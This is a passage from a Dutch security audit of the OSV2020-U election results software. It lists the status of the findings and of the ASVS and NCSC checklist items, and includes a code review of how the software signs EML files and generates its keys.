A.9 Gedetailleerde foutmelding	**3,1**	opgelost
A.10 Minder sterke verbindingsversleuteling	**3,1**	opgelost

[1] SHA256-hash: `55124f4af0bc00aa78632dfa225d1c0db2d48f5b7c652488d8df6478c708e541`

A.11 Ongeverifieerd servercertificaat	3,1	het CA-certificaat ondertekent zichzelf en wordt niet als vertrouwd ingesteld
A.12 Inline scripts toegestaan	0,0	de CSP staat inline scripts toe
A.13 Meerdere malen ingelogd	0,0	een gebruiker kan tweemaal zijn ingelogd
A.14 Thorntail wordt niet meer ontwikkeld	0,0	de applicatie maakt nog gebruik van Thorntail
A.15 Oudere software mee-geïnstalleerd	0,0	opgelost
A.16 Gebruik van RC4 (Arcfour), met ingebouwde sleutel	0,0	opgelost

G.2 Checklist ASVS

We geven hier aan welke punten uit de ASVS waarbij we in Bijlage D een afwijking hebben aangegeven zijn opgelost.

Merk op dat de meeste van deze punten alleen pro forma afwijken van de ASVS-standaard en het hier o.i. niet gaat om beveiligingsrisico's als er geen verwijzing is naar Bijlage A

ASVS-check	*Status*
1.11.1 *Verify the use of a secure software development lifecycle that addresses security in all stages of development.*	ongewijzigd
1.14.3 *Verify that the build pipeline warns of out-of-date or insecure components and takes appropriate actions.*	deels, zie boven (14 & 15)
2.1.1 *Verify that user set passwords are at least 12 characters in length.*	ongewijzigd
2.1.12 *Verify that the user can choose to either temporarily view the entire masked password, or temporarily view the last typed character of the password on platforms that do not have this as native functionality.*	ongewijzigd
2.1.7 *Verify that passwords submitted during account registration, login, and password change are checked against a set of breached passwords either locally (such as the top 1,000 or 10,000 most common passwords which match the system's password policy) or using an external API. If using an API a zero knowledge proof or other mechanism should be used to ensure that the plain text password is not sent or used in verifying the breach status of the password. If the password is breached, the application must require the user to set a new non-breached password.*	ongewijzigd
2.1.8 *Verify that a password strength meter is provided to help users set a stronger password.*	ongewijzigd
2.3.1 *Verify system generated initial passwords or activation codes SHOULD be securely randomly generated, SHOULD be at least 6 characters long, and MAY contain letters and numbers, and expire after a short period of time. These initial secrets must not be permitted to become the long term password.*	opgelost
2.3.2 *Verify that enrollment and use of subscriber-provided authentication devices are supported, such as a U2F or FIDO tokens.*	ongewijzigd

2.4.5 *Verify that an additional iteration of a key derivation function is performed, using a salt value that is secret and known only to the verifier. Generate the salt value using an approved random bit generator [SP 800-90Ar1] and provide at least the minimum security strength specified in the latest revision of SP 800-131A. The secret salt value SHALL be stored separately from the hashed passwords (e.g., in a specialized device like a hardware security module).*	ongewijzigd
2.5.4 *Verify shared or default accounts are not present (e.g. "root", "admin", or "sa").*	opgelost
2.10.2 *Verify that if passwords are required, the credentials are not a default account.*	opgelost
3.3.3 *Verify that the application terminates all other active sessions after a successful password change, and that this is effective across the application, federated login (if present), and any relying parties.*	opgelost
3.3.4 *Verify that users are able to view and log out of any or all currently active sessions and devices.*	ongewijzigd
4.3.1 *Verify administrative interfaces use appropriate multi-factor authentication to prevent unauthorized use.*	ongewijzigd
4.3.3 *Verify the application has additional authorization (such as step up or adaptive authentication) for lower value systems, and / or segregation of duties for high value applications to enforce anti-fraud controls as per the risk of application and past fraud.*	ongewijzigd
7.2.2 *Verify that all access control decisions can be logged and all failed decisions are logged. This should include requests with relevant metadata needed for security investigations.*	opgelost
7.3.1 *Verify that the application appropriately encodes user-supplied data to prevent log injection.*	opgelost
8.1.4 *Verify the application can detect and alert on abnormal numbers of requests, such as by IP, user, total per hour or day, or whatever makes sense for the application.*	ongewijzigd
9.1.1 *Verify that secured TLS is used for all client connectivity, and does not fall back to insecure or unencrypted protocols.*	opgelost
9.1.2 *Verify using online or up to date TLS testing tools that only strong algorithms, ciphers, and protocols are enabled, with the strongest algorithms and ciphers set as preferred.*	opgelost
9.2.1 *Verify that connections to and from the server use trusted TLS certificates. Where internally generated or self-signed certificates are used, the server must be configured to only trust specific internal CAs and specific self-signed certificates. All others should be rejected.*	ongewijzigd
11.1.8 *Verify the application has configurable alerting when automated attacks or unusual activity is detected.*	ongewijzigd
13.1.4 *Verify that authorization decisions are made at both the URI, enforced by programmatic or declarative security at the controller or router, and at the resource level, enforced by model-based permissions.*	ongewijzigd
13.1.5 *Verify that requests containing unexpected or missing content types are rejected with appropriate headers (HTTP response status 406 Unacceptable or 415 Unsupported Media Type).*	ongewijzigd

14.2.1 *Verify that all components are up to date, preferably using a dependency checker during build or compile time.*	ongewijzigd
14.4.5 *Verify that HTTP Strict Transport Security headers are included on all responses and for all subdomains, such as Strict-Transport-Security: max-age=15724800; includeSubdomains.*	ongewijzigd

G.3 Checklist NCSC

We geven hier aan welke punten uit de NCSC-richtlijn waarbij we in Bijlage E een afwijking hebben aangegeven zijn opgelost.

Merk op dat de meeste van deze punten alleen pro forma afwijken van de NCSC-standaard en het hier o.i. niet gaat om beveiligingsrisico's als er geen verwijzing is naar Bijlage A

NCSC-check	*Status*
U/WA.03 03 *Converteer alle invoer naar een veilig formaat, waarbij risicovolle tekens uit de invoer 'onschadelijk' worden gemaakt*	ongewijzigd
U/WA.04 01 *Converteer alle uitvoer naar een veilig formaat*	ongewijzigd
U/WA.06 01 *Verwijder commentaarregels uit de scripts (code)*	ongewijzigd
U/WA.06 02 *Verwijder of pseudonimiseer verwijzingen naar interne bestands- of systeemnamen*	opgelost
U/WA.08 01 *Maak bij het aanmelden een nieuwe sessie aan en verbreek een eventueel al bestaande sessie van die gebruiker. Maak de oude sessie-identifier ongeldig*	ongewijzigd
U/WA.08 03 *Beëindig de sessie na een vooraf vastgestelde en geconfigureerde sessietijd (session-time).*	opgelost
U/PW.02 05 *Toon in http-headers alleen de hoogst noodzakelijke informatie die voor het functioneren van belang is.*	ongewijzigd
U/PW.02 06 *Bij het optreden van een fout wordt de informatie in een http-response tot een minimum beperkt. Een eventuele foutmelding zegt wel dat er iets is fout gegaan, maar niet hoe het is fout gegaan.*	opgelost

Bijlage H

EML-signing

Na afloop van de test zoals beschreven in dit rapport heeft de Kiesraad ons, in januari 2021, de beschikking gegeven over versie 1.3.9 van OSV2020-U waarin een aantal wijzigingen zijn gedaan t.a.v. de digitale ondertekening van de EML-bestanden met uitslagen. Hiervan hebben wij een review uitgevoerd, waarbij een review van de code voor de *signing* van de uitvoerbestanden is gedaan.

Voor deze hertest heeft de Kiesraad het bestand `OSV2020-U 1.3.9.zip`[1] aangeleverd, met daarin de installatie-folder `nl-installer-was-1.3.9-OSV2020-U-installer-TK-202103-17.zip` en de broncode in `nl-was-war-1.3.9-sources-all.zip`.

H.1 Code review

We hebben geen beveiligingstekortkomingen in de broncode aangetroffen.

in `de/ivu/elect/was/exchange/wahl/Eml110aZipWahlExportMapper.java` wordt een zip-file geïnitieerd (`new ZipOutputStream`) en `emlExportMapperHelper.writeEml()` aangeroepen met `PrivateKey` en `PublicKey` als parameters.

Deze beide parameters worden bepaald met `retrievePrivateKey` en `retrievePublicKey`, die op hun beurt `loadPrivateKey` resp. `loadPublicKey` aanroepen van de `emlSignKeyService`. Deze functies halen het sleutelmateriaal uit de Java Keystore.[2]

In `de/ivu/elect/emlExportMapperHelper.java` wordt `writeEml()` geïmplementeerd. Als er een `PrivateKey` en `PublicKey` en `nlX509Metadata` zijn meegegeven wordt een nieuw bestand toegevoegd aan het zipbestand in aanmaak, met dezelfde naam als de EML met erachter `EML_SIGNATURE_FILE_EXTENSION`. In dit bestand wordt de uitvoer van de functie `NlCMS().sign()` geschreven. Deze functie neemt de volgende parameters:

- `privateKey` en `publicKey`
- `nlX509Metadata`
- `emlContent.toByteArray()` (de inhoud van het EML-bestand)

[1] SHA256-hash: `421773cdc5871444655aa4bde0a709c3b8bdefa36d50f90581c30ecf3de97bee`
[2] dit is te zien in `de/ivu/elect/business/security/boundary/EmlSignKeyService.java`

In `de/ivu/elect/nl/x509/NlCMS.java` wordt `sign()` geïmplementeerd. Deze functie instantieert een `Signature` op basis van `Sha256WithRSA` over `dataToSign`, de parameter met daarin de inhoud van het EML-bestand. Hiermee wordt een PKCS7-signature gemaakt (waarin het certificaat ook wordt opgeslagen, vandaar dat de public key nodig is) en in de `outputStream` (het ZIP-bestand) geschreven.

Let er bij verificatie van de digitale handtekening op dat niet wordt gecheckt op de bijgesloten public key, maar bij de via een apart kanaal geleverde sleutel van het stembureau – als het goed is zijn die gelijk, maar dat hoeft niet zo te zijn!

In de code is te zien dat dit bij het eventueel importeren van een dergelijk bestand wel goed gaat. De *return value* van `gebiet.getCustomData(NlGebietCustomData.class).getPublicKey()` wordt gezet in `de/ivu/elect/business/gebietsbaum/boundary/NlGebietPublicKeyEdit.java` en wordt dus vanuit de applicatie geïmporteerd en niet uit de aangeleverde PKCS7-data gehaald. Dat is correct.

H.1.1 Genereren van sleutelmateriaal

In `de/ivu/elect/encrypt/KeyGenerator.java` wordt met `java.security.KeyPairGenerator` en `java.security.SecureRandom` sleutelmateriaal gegenereerd.

De code gebruikt `KeyPairGenerator().generateKeyPair()` na deze geïnitialiseerd te hebben met `getKeySize()` (een functie die simpelweg `return 4096;` bevat) en met een random seed vanuit `SecureRandom.getInstanceStrong()`. Dit is een goede methode om een sterke sleutel te maken.